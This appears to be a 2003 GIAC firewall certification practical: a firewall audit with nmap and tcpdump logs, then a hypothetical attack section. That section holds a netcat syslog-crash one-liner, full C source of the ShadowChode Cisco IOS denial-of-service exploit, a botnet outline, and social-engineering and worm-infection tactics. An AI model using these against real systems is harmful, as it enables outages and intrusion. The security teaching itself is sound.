This resulting configuration yields the following when combined with a DNS entry: A publicly accessible URL (like supplier.giacenterprises.com), which connects to dual CSS units (in failover configuration) requesting information, and pulls data off of backend, load balanced, failover web servers.

3 – Verify the Firewall Policy

3.1 PRE-TEST

The executives at GIAC Enterprises have requested a third party firewall policy audit, to ensure the security practices defined by the business are being followed. It is also key that the business remains running as usual during this scan, so an intrusive vulnerability scan is out of the question. The primary concern is external resources accessing the network. The executives however, do not like to spend money on consultants, but prefer to use those resources to expand their own staff knowledge. They still feel a third party audit is necessary, but there is a maximum they wish to pay.

Upon searching, the company found a local team that does both vulnerability testing and policy testing primarily for firewalls and VPN devices. They primarily use NMAP to determine listening ports, but also use the other simple OS tools like “ping”, “nslookup”, and web browsers to verify rules. The local team is willing to send a team of two, with their own hardware, onsite for two hours, and provide a small summary report post testing. The team works with GIAC staff while onsite. They will require GIAC system administrators on hand to run "tcpdump" on the machine(s) being scanned if at all possible. They also require network administrators logged onto the networking devices to watch logs if at all possible. The cost for their services will be $1250, just below the price range restriction by the executives, and should meet the set expectations. Also important, the team is willing to sign a NDA (Non Disclosure Agreement) with GIAC.

As this is a non intrusive scan, the plan is to perform this audit during the daytime. The scan should increase traffic partially on a few devices, but should have no other impact on the hardware. If this was an intrusive scan, other plans would be made. In addition, during the daytime, all staff will be available if an issue does arise. The team of two consultants, two networking administrators, and two server administrators will be involved during the two hour period. During this two hour period, the following will be performed:

1. A printout of the firewall rules will be supplied to the team for analysis. This information will be used to narrow down the scope of the scan.
2. Tests will commence from the following locations:
    a. Inside the "Admins" network
    b. Inside the "PublicDMZ" network
    c. Inside the "WebDMZ" network
    d. Inside the "VPNDMZ" network
    e. Outside the company (through dialup) VPN'd into the network
    f. Outside the company (through dialup)
3. Recommendations will be made by the team to further increase security

Note: Tests will not include the "Users" or "Servers" network, as their access will be tested during the "Admins" test. There are two special NAT IP addresses for network and system administrators, but the rest of the administrators, users, and servers are share the same firewall rules.

3.2 TEST

Upon viewing the firewall configuration, the team will be scanning the following severs from the six locations predetermined:

- Public DMZ: DNS1, MailRelay, NTPSyslog
- Web DMZ: CSSExternal, CSSInternal, Public, Public1
- VPN DMZ: external3060
- Outside: GIACBorder

Note 1: Since there are identical rules for duplicate servers, to save time, duplicates will be skipped where they exist. Example: DNS1 and DNS2 are running the same hardware/software configuration, and have the same firewall rules allowed to both boxes. Only DNS1 will be tested.

Note 2: Although TCP scans via NMAP are very quick, UDP scans can take up to 10 to 15 seconds per port scanned. Only a few ports in question will be scanned to ensure they are open or closed.

From the "Admins" network:

Assuming an IP address within the "Admins" network (NOT a workstation for the specific server or network administrators that have a special NAT group), the results were as follows:

Public DMZ:

DNS1

Test: ICMP ping test (should be allowed):

```
intranet:~# ping dns1
PING dns1.giacenterprises.com (206.131.177.20) from 10.0.11.222 :
      56(84) bytes of data.
64 bytes from dns1.giacenterprises.com (206.131.177.20):
      icmp_seq=0 ttl=63 time=6.196 msec
```

Result: Received reply. Success

Test: NMAP scan for open TCP ports: (should be none):

```
intranet:~# nmap -p 1-65535 -sT -P0 dns1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:03
All 65535 scanned ports on dns1.giacenterprises.com
      (206.131.177.20) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 8.776
      seconds


dns1:~# tcpdump host 206.131.180.54
tcpdump: listening on eth0

0 packets received by filter
0 packets dropped by kernel
```

Result: No open ports, nothing viewed via TCPDump. Success

Test: NMAP scan for UDP/53 DNS (should be open):

```
intranet:~# nmap -p 53 -sU -P0 dns1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:04
Interesting ports on dns1.giacenterprises.com (206.131.177.20):
Port       State       Service
53/udp     open        domain

Nmap run completed -- 1 IP address (1 host up) scanned in 12.048
      seconds
```

Result: Specified port is open. Success

Test: Additional NMAP scan to check a common port, UDP/123 NTP and UDP/514 Syslog (should not be open):

```
intranet:~# nmap –p 123,514 -sU -P0 dns1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:05
The 2 scanned ports on dns1.giacenterprises.com (206.131.177.20)
      are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 22.018
      seconds
```

Result: Specified ports are closed. Success

TCPDUMP results

Overall result: It appears that DNS1 has only the planned ports open. Success

MailRelay

Test: ICMP ping test (should be allowed):

```
intranet:~# ping mailrelay
PING mailrelay.giacenterprises.com (206.131.177.22) from
      10.0.11.222 : 56(84) bytes of data.
64 bytes from mailrelay.giacenterprises.com (206.131.177.22):
      icmp_seq=0 ttl=63 time=6.126 msec
```

Result: Received reply. Success

Test: NMAP scan for open TCP ports: (only SMTP TCP/25 should exist):

```
intranet:~# nmap -p 1-65535 -sT -P0 mailrelay

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:10
Interesting ports on mailrelay.giacenterprises.com
      (206.131.177.22):
(The 65534 ports scanned but not shown below are in state:
      closed)
Port       State       Service
25/tcp     open        smtp
Nmap run completed -- 1 IP address (1 host up) scanned in 8.976
      seconds


mailrelay:~# tcpdump host 206.131.180.54

tcpdump: listening on eth0
12:10:50.877108 206.131.180.54.34450 >
      mailrelay.giacenterprises.com.smtp: S
      1118737084:1118737084(0) win 5840 <mss
      1380,sackOK,timestamp 836619311 0,nop,wscale 0> (DF)
12:10:50.877141 mailrelay.giacenterprises.com.smtp >
      206.131.180.54.34450: S 3407021258:3407021258(0) ack
      1118737085 win 5792 <mss 1460,sackOK,timestamp 844443362
      836619311,nop,wscale 0> (DF)
12:10:50.881281 206.131.180.54.34450 >
      mailrelay.giacenterprises.com.smtp: . ack 1 win 5840
      <nop,nop,timestamp 836619313 844443362> (DF)
12:10:50.881459 206.131.180.54.34450 >
      mailrelay.giacenterprises.com.smtp: R 1:1(0) ack 1 win 5840
      <nop,nop,timestamp 836619313 844443362> (DF)

4 packets received by filter
0 packets dropped by kernel
```

Result: SMTP TCP/25 is the only open port detected, and TCPDump only picked up this traffic. Success

Test: Additional NMAP scan to check common ports, UDP/53 Named, UDP/123 NTP, UDP/514 Syslog (should not be open):

```
intranet:~# nmap –p 53,123,514 -sU -P0 mailrelay

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:11
The 3 scanned ports on mailrelay.giacenterprises.com
      (206.131.177.22) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 25.048
      seconds
```

Result: Specified ports do not reply. Success

Overall result: It appears that MailRelay has only the planned ports open. Success

NTPSyslog

Test: ICMP ping test (should be allowed):

```
intranet:~# ping ntpsyslog
PING ntpsyslog.giacenterprises.com (206.131.177.23) from
      10.0.11.222 : 56(84) bytes of data.
64 bytes from ntpsyslog.giacenterprises.com (206.131.177.23):
      icmp_seq=0 ttl=63 time=5.126 msec
```

Result: Received reply. Success

Test: NMAP scan for open TCP ports: (should be none):

```
intranet:~# nmap -p 1-65535 -sT -P0 ntpsyslog

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:13
All 65535 scanned ports on ntpsyslog.giacenterprises.com
      (206.131.177.23) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 9.276
      seconds



ntpsyslog:~# tcpdump host 206.131.180.54
tcpdump: listening on eth0
```

```
0 packets received by filter
0 packets dropped by kernel
```

Result: No open ports, nothing viewed via TCPDump. Success

Test: Additional NMAP scan to check a common ports, UDP/53 Named, UDP/123 NTP, UDP/514 Syslog (NTP and Syslog should be open):

```
intranet:~# nmap -p 53,123,514 -sU -P0 ntpsyslog

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:15
Interesting ports on ntpsyslog.giacenterprises.com
      (206.131.177.23):
(The 1 port scanned but not shown below is in state: closed)
Port       State       Service
123/udp    open        ntp
514/udp    open        syslog

Nmap run completed -- 1 IP address (1 host up) scanned in 1.746
      seconds
```

Result: NTP and Syslog are open, but Named is closed as planned. Success

Overall result: It appears that NTPSyslog has only the planned ports open. Success

Public DMZ Results: Everything appears to be locked down as planned.

Web DMZ

CSSExternal

Test: ICMP ping test (should be allowed):

```
intranet:~# ping cssexternal
PING cssexternal.giacenterprises.com (206.131.178.8) from
      10.0.11.222 : 56(84) bytes of data.
64 bytes from cssexternal.giacenterprises.com (206.131.178.8:
      icmp_seq=0 ttl=63 time=5.921 msec
```

Result: Received reply. Success

Test: NMAP scan for open TCP ports: (should be none):

```
intranet:~# nmap -p 1-65535 -sT -P0 cssexternal

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:18
All 65535 scanned ports on cssexternal.giacenterprises.com
      (206.131.178.8) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 9.976
      seconds
```

Result: No open ports. Success

Overall result: It appears that the CSS has only the planned ports open. Success

CSSInternal

The same tests listed above for the CSSExternal were run on the CSSInternal. Results were identical.

Overall result: It appears that the CSS has only the planned ports open. Success

Public

Test: ICMP ping test (should be allowed):

```
intranet:~# ping public
PING public.giacenterprises.com (206.131.178.20) from 10.0.11.222
      : 56(84) bytes of data.
64 bytes from public.giacenterprises.com (206.131.178.20):
      icmp_seq=0 ttl=63 time=5.126 msec
```

Result: Received reply. Success

Test: NMAP scan for open TCP ports: (should TCP/80 HTTP and TCP/443 HTTPS):

```
intranet:~# nmap -p 1-65535 -sT -P0 public

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:20
Interesting ports on public.giacenterprises.com (206.131.178.20):
(The 65533 ports scanned but not shown below are in state:
      closed)
Port       State      Service
80/tcp     open       http
443/tcp    open       https
Nmap run completed -- 1 IP address (1 host up) scanned in 9.976
      seconds

public1:~# tcpdump host 206.131.180.54
tcpdump: listening on eth0
12:17:11.241293 206.131.180.54.43528 >
      public.giacenterprices.com.http: S 1169363617:1169363617(0)
      win 5840 <mss 1460,sackOK,timestamp 839702176 0,nop,wscale
      0> (DF)
12:17:11.241360 public.giacenterprices.com.http >
      206.131.180.54.43528: S 1173919726:1173919726(0) ack
      1169363618 win 5792 <mss 1460,sackOK,timestamp 846978919
      839702176,nop,wscale 0> (DF)
12:17:11.241473 206.131.180.54.43529 >
      public.giacenterprices.com.https: S
      1174511166:1174511166(0) win 5840 <mss
      1460,sackOK,timestamp 839702177 0,nop,wscale 0> (DF)
12:17:11.241525 public.giacenterprices.com.https >
      206.131.180.54.43529: S 1171544412:1171544412(0) ack
      1174511167 win 5792 <mss 1460,sackOK,timestamp 846978920
      839702177,nop,wscale 0> (DF)
```

```
12:17:11.243402 206.131.180.54.43528 >
      public.giacenterprices.com.http: . ack 1 win 5840
      <nop,nop,timestamp 839702178 846978919> (DF)
12:17:11.243476 206.131.180.54.43529 >
      public.giacenterprices.com.https: . ack 1 win 5840
      <nop,nop,timestamp 839702178 846978920> (DF)
12:17:11.243697 206.131.180.54.43528 >
      public.giacenterprices.com.http: R 1:1(0) ack 1 win 5840
      <nop,nop,timestamp 839702178 846978919> (DF)
12:17:11.243980 206.131.180.54.43529 >
      public.giacenterprices.com.https: R 1:1(0) ack 1 win 5840
      <nop,nop,timestamp 839702178 846978920> (DF)


8 packets received by filter
0 packets dropped by kernel

public2:~# tcpdump host 206.131.180.54
tcpdump: listening on eth0

0 packets received by filter
0 packets dropped by kernel
```

Result: Only the two web ports are accessible and seen in the TCPDump. It appears as though the traffic was sent to the first public server. Success.

Test: Additional NMAP scan to check common ports, UDP/53 Named, UDP/123 NTP, UDP/514 Syslog (none should be open):

```
intranet:~# nmap -p 53,123,514 -sU -P0 public

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:22
The 3 scanned ports on public.giacenterprises.com
      (206.131.178.20) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 19.148
      seconds
```

Result: None of the checked services are open. Success.

Overall result: It appears that public has only the planned ports open. Success

Public1

Test: ICMP ping test (should be allowed):

```
intranet:~# ping public1
PING public1.giacenterprises.as (192.158.100.20) from 10.0.11.222
      : 56(84) bytes of data.
64 bytes from public1.giacenterprises.as (192.158.100.20):
      icmp_seq=0 ttl=63 time=7.196 msec
```

Result: Received reply. Success

Test: NMAP scan for open TCP ports: (should be none):

```
intranet:~# nmap -p 1-65535 -sT -P0 public1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:28
All 65535 scanned ports on public1.giacenterprises.as
      (192.168.100.20) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 11.276
      seconds


public2:~# tcpdump host 206.131.180.54
tcpdump: listening on eth0

0 packets received by filter
0 packets dropped by kernel
```

Result: No open ports and nothing via TCPDump. Success

Test: Additional NMAP scan to check common ports, UDP/53 Named, UDP/123 NTP, UDP/514 Syslog (none should be open):

```
intranet:~# nmap -p 53,123,514 -sU -P0 public1

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:30
The 3 scanned ports on public1.giacenterprises.as
      (192.168.100.20) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 16.424
      seconds
```

Result: None of the checked services are open. Success.

Overall result: It appears that public1 has no open ports to normal users as planned. Success

Web DMZ Results: Everything appears to be locked down as planned.

VPN DMZ

VPN Concentrator 3060

Test: ICMP ping test (should be allowed):

```
intranet:~# ping external3060
PING external3060.giacenterprises.com (206.131.179.8) from
      10.0.11.222 : 56(84) bytes of data.
64 bytes from external3060.giacenterprises.com (206.131.179.8):
      icmp_seq=0 ttl=63 time=4.126 msec
```

Result: Received reply. Success

Test: NMAP scan for open TCP ports: (should be none):

```
intranet:~# nmap -p 1-65535 -sT -P0 external3060

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:33
All 65535 scanned ports on external3060.giacenterprises.com
      (206.131.179.8) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 9.976
      seconds
```

Result: No open ports. Success

Overall result: It appears that external3060 has no ports open as planned. Success

VPN DMZ Results: Everything appears to be locked down as planned.

Outside

GIACBorder

Test: ICMP ping test (should be allowed):

```
intranet:~# ping giacborder
PING giacborder.giacenterprises.com (206.131.176.1) from
      10.0.11.222 : 56(84) bytes of data.
64 bytes from giacborder.giacenterprises.com (206.131.176.1):
      icmp_seq=0 ttl=63 time=6.253 msec
```

Result: Received reply. Success

Test: NMAP scan for open TCP ports: (should be none):

```
intranet:~# nmap -p 1-65535 -sT -P0 giacborder

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 12:38
All 65535 scanned ports on giacborder.giacenterprises.com
      (206.131.176.1) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 19.256
      seconds
```

Result: No open ports. Success

Overall result: It appears giacborder has no ports open as planned. Success

Outside Results: Everything appears to be locked down as planned.

The same tests above were run from the following networks:

- ***the Public DMZ***
- ***the Web DMZ***
- ***the VPN DMZ***

- ***outside, connected via VPN client***

Obviously, if a device was within that network it was not scanned. Example: while scanning from the public network, there was no reason to verify DNS1's firewall rules since the scanning traffic would never pass through the firewall.

The resulting scans from these locations returned the same expected results as listed above from the "Admins" network, therefore confirming the appropriate rules were opened. **Overall results for these networks: Everything appears to be locked down as planned.**

The same tests were run from ***the outside*** as well. Other than the giacborder, all ICMP request were unsuccessful:

```
intranet:~# ping public
PING public.giacenterprises.com (206.131.178.20) from
      12.211.193.38 : 56(84) bytes of data.

--- public.giacenterprises.com ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss
```

In addition, external users were not allowed to connect to ntpsyslog's UDP/123 NTP or UDP/514 Syslog service as planned.

```
intranet:~# nmap -p 123,514 -sU ntpsyslog

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
      11 13:35
Note: Host seems down. If it is really up, but blocking our ping
      probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 16.012
      seconds
```

Obviously "public1" was omitted from the scan as well, since it's on a non routable IP address. **Overall results for external: Everything appears to be locked down as planned.**

Specialized testing:

From a network administrator's desktop that was on the special NAT address, it was confirmed that he/she had the ability to SSH into networking gear, but not servers. This port showed up in NMAP TCP scans. Example:

```
intranet:~# nmap -p 1-65535 -sT -P0 cssexternal

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
11 13:40
Interesting ports on cssexternal.giacenterprises.com
(206.131.178.8):
(The 65534 ports scanned but not shown below are in state:
closed)
Port       State       Service
22/tcp     open        ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 34.931
seconds
```

With a web browser, it was also confirmed that only the network administrator's desktop had access to the PDM on the PIX. Due to the risk, direct NMAP scan of the firewall were not performed.

From a server administrator's desktop on the special NAT address, it was confirmed that he/she had the ability to SSH into servers, but not networking gear. The ability to hit the back end web servers was also shown. NMAP TCP scan example:

```
intranet:~# nmap -p 1-65535 -sT -P0 public2

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-08-
11 13:45
Interesting ports on public2.giacenterprises.as (192.169.100.21):
(The 65532 ports scanned but not shown below are in state:
closed)
Port       State       Service
22/tcp     open        ssh
80/tcp     open        http
443/tcp    open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 34.931
seconds
```

Overall results for specialized testing: Administrators have the additional right to connect to devices they need to maintain.

3.3 POST TEST REPORT from team:

Through a testing process, for the predetermined targets, from the predetermined networks, it appears as if GIAC's firewall passes the test. No excess ports were found open, no rules violated. However, the team does have a number of suggestions for increasing security further:


1. Remove purposes from hostnames. When a server is named "ntpsyslog", the services that are running on the machine are apparent. This will allow hostile parties to narrow down their scans and exploits. Change the names of external servers to something vague, like "PZSRV4" (Public DMZ Server 4).
2. Is it a requirement for all internal and external DMZ hosts to connect via SMTP to the "mailrelay" box? If this isn't a requirement, remove the ability for internal users to connect to this machine (they can relay off of the internal SMTP server), and limit the external DMZ machines that are required to send email.
3. Is it a requirement for all internal and external DMZ hosts to connect via syslog to the "ntpsyslog" server? If this isn't a requirement, only allow the specific machines to log, which more than likely are networking devices. In addition, potential deployment of an internal syslog and NTP server may be more secure in the long run.

4. In reference to Internet traffic, although it's a difficult task from a security perspective, it would be much safer to remove the "Allow All" rule at the end of each access list. Determine what services are required outbound, allow those through, and then place a "Deny All" rule instead.
5. Although security efforts have been made to place specific server and network administrators in a NAT group allowing them to external resources, this can still be dangerous. Their IP addresses in the "Admins" DMZ could be hijacked, their desks compromised, etc. A better solution might be a static one to one NAT rule between an administration desktop in the internal "Servers" DMZ. This desktop would be secured in the datacenter, instead of out on the floor with the rest of the administrators and users.

4 – Design Under Fire

4.1 Practical used

For this section, Vivekanand Chudgar's practical http://www.giac.org/practical/GCFW/Vivekanand_Chudgar.pdf will be examined.



4.2 Attack against the firewall:

The external firewall is running Checkpoint NG FP3.

According to a Securityfocus article titled “Check Point FW-1 Syslog Daemon Unfiltered Escape Sequence Vulnerability” at http://www.securityfocus.com/bid/7161, this Check Point version is potentially venerable.

According to Securityfocus discussion located at http://www.securityfocus.com/bid/7161/discussion/:

> *“An issue has been discovered in Check Point FW-1 syslog daemon when attempting to process a malicious, remotely supplied, syslog message. Specifically, some messages containing escape sequences are not properly filtered out. This may result in unpredictable behaviour by the Check Point syslog daemon.*
>
> *The technical details regarding this issue are currently unknown. This BID will be updated when further information becomes available.”*

Further information on this vulnerability is also available at AERAsec Network Services and Security’s site at: http://www.aerasec.de/security/advisories/txt/checkpoint-fw1-ng-fp3-syslog-crash.txt

This exploit could be initiated from many locations: a laptop plugged into a local library that has Internet access, a compromised Linux box on the Internet, wireless access through a open access point, etc.

With Netcat installed, and following the directions from Securityfocus at: http://www.securityfocus.com/bid/7161/exploit/, the following command is run from a compromised Linux box:

```
rootie:~# echo -e "<189>19: 00:01:04:
      Test\a\033[2J\033[2;5m\033[1;31mHACKER~
      ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u 202.54.1.34 514
```

Unfortunately, the result of this attack is sketchy at best. It is not fully known if the firewall is presently running the syslog service, or if the logging console is presently open. More than likely the following could have happened:

1. Crashing of the syslog service
2. The logging console no longer is working properly
3. Nothing happened at all

This attack is very likely to be picked up via intrusion detection sensors and the firewall itself. Running from a compromised system would be ideal.

Recommendation: Check Point software releases patches and hotfixes for any issues that arise. Upgrade the software to the latest available revision. Only run the console log when actively monitoring traffic.

4.3 Distributed denial of service attack:

The attack will involve primarily the network's border router, a Cisco 1760, running version 12.2 IP Plus. Cisco Systems Inc. released the following information in a bulliten titled "Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets": http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

> *Cisco routers and switches running Cisco IOS® software and configured to process Internet Protocol version 4 (IPv4) packets are vulnerable to a Denial of Service (DoS) attack. Multiple IPv4 packets with specific protocol fields sent directly to the device may cause the input interface to stop processing traffic once the input queue is full. Traffic passing through the device cannot block the input queue. No authentication is required to process the inbound packet. Processing of IPv4 packets is enabled by default. Devices running only IP version 6 (IPv6) are not affected. Multiple valid workarounds are available in the form of best practices for situations where software upgrades are not currently feasible.*

There have been pieces of code available to test this exploit (see Appendix A) with varying results. Marion Barry wrote a script available at Beyond Security Ltd's site titled "Cisco IOS Interface Blocked by IPv4 Packets (exploit)": http://www.securiteam.com/exploits/5FP0R00AKI.html

Exploit:

```
/**
 * ShadowChode - 0daze b0mb th4 fUq 0uT uV m0zT aNy c1sK0 r0ut3rz!@#
 *
 * Ping target router/switch for TTL to host. Subtract that number from 255
 * and use that TTL on the command line. The TTL must equal 0 or 1 when it
 * reaches the target. The target must accept packets to the given target
 * interface address and there are some other caveats.
 *
 * BROUGHT TO YOU BY THE LETTERS C AND D
 *
 * [L0cK]
 */

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
```

```
#include "libnet.h"

#define MIN_PAYLOAD_LEN (26)

#define CLEANUP { \
    libnet_destroy(lh); \
    free(payload); \
  }

int
main(int argc, char *argv[])
{
  char errbuf[LIBNET_ERRBUF_SIZE];
  libnet_t *lh;
  u_long dst_addr;
  int ttl;
  int payload_len;
  char *payload;
  libnet_ptag_t data_tag;
  libnet_ptag_t ip_tag;
  int i;
  int len;
  int protocols[] = { 53, 55, 77, 103 };
  struct libnet_stats ls;

  lh = libnet_init(LIBNET_RAW4, NULL, errbuf);

  if (lh == NULL) {
    (void) fprintf(stderr, "libnet_init() failed: %s\n", errbuf);
    exit(-1);
  }

  if (argc != 3 || (dst_addr = libnet_name2addr4(lh, argv[1], LIBNET_RESOLVE) == -1)) {
    (void) fprintf(stderr, "Usage: %s <target> <ttl>\n", argv[0]);
    libnet_destroy(lh);
    exit(-1);
  }

  { /* OH WAIT, ROUTE'S RESOLVER DOESN'T WORK! */
    struct in_addr dst;

    if (!inet_aton(argv[1], &dst)) {
      perror("inet_aton");
      libnet_destroy(lh);
      exit(-1);
    }

    dst_addr = dst.s_addr;
  }

  ttl = atoi(argv[2]);

  libnet_seed_prand(lh);

  len = libnet_get_prand(LIBNET_PR8);
  /* Mmmmm, suck up random amount of memory! */

  payload_len = (MIN_PAYLOAD_LEN > len) ? MIN_PAYLOAD_LEN : len;

  payload = (char *) malloc(payload_len);

  if (payload == NULL) {
    perror("malloc");
    libnet_destroy(lh);
    exit(-1);
  }
  for (i = 0; i < payload_len; i++) {
    //payload[i] = i;
    /* Why make it easy for people to flag on predictable
      payload????? */
    payload[i] = rand() % 255;
  }

  data_tag = LIBNET_PTAG_INITIALIZER;

  data_tag = libnet_build_data(payload, payload_len, lh, data_tag);

  if (data_tag == -1) {
    (void) fprintf(stderr, "Can't build data block: %s\n", libnet_geterror(lh));
    CLEANUP;
    exit(-1);
  }

  ip_tag = LIBNET_PTAG_INITIALIZER;

  for (i = 0; i < 4; i++) {
    ip_tag = libnet_build_ipv4(LIBNET_IPV4_H + payload_len, 0,
libnet_get_prand(LIBNET_PRu16), 0, ttl, protocols[i], 0, libnet_get_prand(LIBNET_PRu32),
dst_addr, NULL, 0, lh, ip_tag);

    if (ip_tag == -1) {
      (void) fprintf(stderr, "Can't build IP header: %s\n", libnet_geterror(lh));
      CLEANUP;
      exit(-1);
    }

    len = libnet_write(lh);

    if (len == -1) {
      (void) fprintf(stderr, "Write error: %s\n", libnet_geterror(lh));
    }
  }

  libnet_stats(lh, &ls);

  (void) fprintf(stderr, "Packets sent: %ld\n"
      "Packet errors: %ld\n"
      "Bytes written: %ld\n",
      ls.packets_sent, ls.packet_errors, ls.bytes_written);

  CLEANUP;
```

```
        return (0);
    }
```

A distributed denial of service attack could utilize this code, but first systems must be compromised. As a general principle, at lot of DOS attacks are initiated from Linux and UNIX boxes, due to the nature of the OS. Once you gain root access (superuser) on a *NIX box, there are many possibilities.

An existing rootkit (many available via search engines) or a new one could be written to exploit a vulnerability. Many rootkits provide built in IRC programs as well. Launched initially from a central location (library with Internet access, someone's unsecured wireless network, etc), the kits will duplicate through the following process:

1. The initial host will randomly pick a class C network
2. Scanning will commence from the host for a known vulnerability
3. When a vulnerability is discovered, it will be exploited, and rootkit code uploaded
4. The new host will log into a central IRC server and go back to step one

Through a series of compromised boxes, the "owner" of these new machines could log into the IRC server and enter the hidden channel. From there, commands could be executed, such as:

- Ping floods
- SYN scans
- Cisco IOS vulnerability code

With 50 plus remotely compromised systems attacking GIAC's border router with either ping floods, or the Cisco IOS vulnerability attempt in this case, they target network would not remain online for long. With the bots in an infinite loop, the target would require a fix before the network could come back online

This event would be very obvious to the target, so maximum stealth techniques would be advised.

To avoid issues like these, ICMP inbound can be blocked, and the Cisco IOS code should be upgraded to the latest possible version via the Cisco web site.

4.4 Compromise an internal system:

With a secure external network, compromise of an internal system becomes a little bit of a chore. Social engineering will need to take a roll in this section. Two compromises will be attempted, both having to do with wireless access.

First, a site survey was conducted. From various points in GIAC's building and outside of their premises, tools were used to determine if there was a wireless network running. Tools like Netstumbler and Airsnort were utilized. Unfortunately, nothing came of this scan.

Second, a brief internal survey was done. As soon as the front secretary left momentarily, a visual scan of his/her desk found a company directory. This was "borrowed". Looking through the list, a number of users that would potentially have laptops were found: IT, administrators, sales, and executives. Using advanced tools like a public phonebook, the home addresses of these employees were discovered. Doing a brief site survey of a couple of homes, two IT associates had visible wireless, but had encryption keys enabled. Luckily two executives however had wireless access points, and were wide open: VP in charge of Facilities and the VP in charge of HR. With the minimal security, and possible trojan or remote access into the network, these laptops are a prime target.

Later examination during the weekend showed both associate's laptops online. The original intent was to join their private networks and initiate NMAP scans of their laptops, hoping to find open ports in order to exploit and possibly install trojans that could be accessed remotely. However infecting GIAC's network with the couple hour old Blaster Worm, as detailed by Douglas Knowles via Symatec's site at http://www.sarc.com/avcenter/venc/data/w32.blaster.worm.html, might prove to be more interesting. Booting to a partition of a laptop already compromised with the Blaster Worm, Widows TCP Dump started, the laptop automatically joined their wireless network and grabbed an IP address. Via TCPDump, TFTP access was viewed (the result of worm traffic).

Early the next day, a call was placed to the GIAC office:
Receptionist: "GIAC Enterprises, how may I direct your call?"
Me: "Hi, I'm the local rep for Cisco Systems, and was wanting to discuss some deep discounts we are presently running on our networking gear with one of your available networking engineers."
Receptionist: "I'm sorry sir. They are all busy at the time being."
Me: "Do you know what time might be best to call again?"
Receptionist: "They're fighting this worm thing that came out over the weekend? I'm told it should be taken care of by the end of the day or so."
